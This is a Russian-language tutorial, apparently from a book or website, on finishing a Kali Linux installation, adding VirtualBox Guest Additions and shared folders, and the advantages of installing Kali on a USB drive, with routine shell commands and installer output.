
После окончания установки появляется вот такое окно, нажимаем «Да»:




Предлагают сразу настроить прокси — я не буду это делать, т. к. ставлю Kali Linux в образовательных целях и для сканирования своего локального сервера и своих сайтов:




Скачиваются обновления программ (этот шаг можно пропустить, но лучше всё-таки скачать):




Нажимаем «Да»:




Образ диска .iso должен извлечься автоматически, поэтому просто нажимаем «Продолжить»:



Для входа используем имя 'root' и ваш пароль:



Kali Linux после завершения некоторых своих операций сама перезагрузится и теперь мы приступаем к следующей части — знакомимся с основными разделами инструментов.



Глава 3. Установка Дополнений гостевой ОС VirtualBox для Kali Linux 2.0

Если вы запускаете Kali Linux в качестве «гостевой» системы в VirtualBox, эта статья поможет вам успешно установить инструменты «Дополнения гостевой ОС».

Вы должны использовать VirtualBox версии 4.2.xx или выше, чтобы воспользоваться улучшениями, включающие обновления совместимости и улучшенную стабильность как основного приложения, так и Дополнений гостевой ОС.

Установка Дополнений гостевой ОС VirtualBox для Kali Linux

Дополнений гостевой ОС VirtualBox обеспечивают надлежащую интеграцию мыши и экрана, а также общий доступ к каталогу с вашей основной операционной системой. Чтобы установить их, следуйте инструкции.


Запустите вашу виртуальную машину с Kali Linux, откройте окно терминала и наберите следующую команду для установки заголовков ядра Linux.

```
apt-get update && apt-get install -y linux-headers-$(uname -r)
```

Когда это завершено, вы можете подключить CD-ROM образ с «Дополнениями гостевой ОС». Выберите «Устройства» → «Подключить образ диска Дополнений гостевой ОС». Это смонтирует ISO с Гостевыми дополнениями в виртуальный CD привод вашей виртуальной машины Kali Linux. Когда появиться предложение автозапуска CD, нажмите кнопку Отмена.

Когда это завершено, вы можете подключить CD-ROM образ с «Дополнениями гостевой ОС». Выберите «Устройства» → «Подключить образ диска Дополнений гостевой ОС». Это смонтирует ISO с Гостевыми дополнениями в виртуальный CD

привод вашей виртуальной машины Kali Linux. Когда появиться предложение автозапуска CD, нажмите кнопку Отмена.



Из окна терминала скопируйте файл VboxLinuxAdditions.run с CD-ROM Гостевые дополнения в вашу локальную систему. Убедитесь, что он является исполнимым и запустите установку.

```
cp /media/cdrom/VBoxLinuxAdditions.run /root/
chmod 755 /root/VBoxLinuxAdditions.run
cd /root
./VBoxLinuxAdditions.run
```

```
root@WebWare: ~
Файл Правка Вид Поиск Терминал Справка
root@WebWare:~# cp /media/cdrom/VBoxLinuxAdditions.run /root/
root@WebWare:~# chmod 755 /root/VBoxLinuxAdditions.run
root@WebWare:~# cd /root
root@WebWare:~# ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.0 Guest Additions for Linux...........
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules
The headers for the current running kernel were not found. If the following
module compilation fails then this could be the reason.

Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the OpenGL support module ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@WebWare:~#
```


Перезагрузите виртуальную машину Kali Linux для завершения установки Гостевых дополнений. Теперь у вас должна быть полная интеграция машины и экрана, а также возможность расшаривать папки с главной системой.

Создание общих папок с хостовой системой


Этот раздел объясняет, как сделать общие каталоги между вашей основной системой и Kali Linux VirtualBox запущенной в VirtualBox.

Из главного окна VirtualBox выберите виртуальную машину Kali Linux и кликните ссылку «Общие папки». Появится новое окно для добавления общих каталогов.

Добавьте каталог, который вы хотите сделать общим, поставьте галочки «Авто-подключение» и «Создать постоянную папку» и нажмите OK.



Ваши расшаренные папки теперь будут доступны в директории media. Вы можете сделать закладку или ссылку для простого доступа в эту директорию.



Глава 4. Как установить Kali Linux на флешку и на внешний диск (простой способ)

Преимущества установки Linux на флешку

Преимуществ у установки Kali Linux на флешку много:

- возможность напрямую использовать всё железо компьютера (в том числе видеокарту, Wi-Fi устройства);
- как следствие предыдущего пункта — повышенная производительность (по сравнению с виртуальной машиной; если флеш карта достаточно быстрая) и возможность задействовать GPU для перебора хэшей или Wi-Fi-устройств для тестирования на проникновение Wi-Fi-сетей;
- на компьютер не вносится никаких изменений — ни в загрузчик, ни на диски;
- с одной флешки можно загрузиться на любом компьютере;
- ваша Kali Linux всегда с вами.

Процедура установки на флэшку и на идентична. Разница только в том, что на жёстком диске можно создать несколько разделов (дисков). Конечно, на флешке тоже можно создать несколько разделов, но заставить Windows увидеть все их — это нетривиальная задача. Если у вас всё в порядке с деньгами, то посмотрите на внешние твердотельные диски (). У них небольшой физический размер (немногим больше

флешек), они очень ёмкие (у них большой объём памяти) и они, естественно, очень быстрые. И, как было сказано чуть ранее, их можно разделить на разделы.

Вообще, на WebWare.biz уже есть статья «Установка Kali Linux Live на USB». Ключевое слово в ней — **Live**. Т.е. мы попросту делаем загрузочную флешку с Live версией. Особенностью Live версии является то, что невозможно сохранить изменения. Т.е. все сделанные изменения будут теряться при последующей перезагрузке.

Как сделать так, чтобы появилась возможность сохранять изменения, рассказано в статье «Добавление возможности постоянного сохранения (Persistence) к вашим Kali Live USB». Описанную в ней процедуру нужно выполнять под Linux, что для некоторых может показаться слишком сложным.

А для совсем продвинутых, есть ещё одна статья «Kali USB – хранилище с мульти профилями».

Способ, на который выше даны ссылки, является рекомендуемым авторами Kali Linux и является универсальным.


Предложенный ниже способ — является очень простым, но чуть менее универсальным. На некоторых компьютерах, процессор которых не поддерживает виртуализацию, применить инструкцию не получится.

На самом деле, нижеприведённая инструкция применима к любому Linux! Т.е. **если вы хотите установить Mint, Ubuntu или любой другой дистрибутив на флеш-накопитель, то эта инструкция поможет вам**.

Инструкция по установке Linux на USB-флеш-накопитель или на внешний жёсткий диск

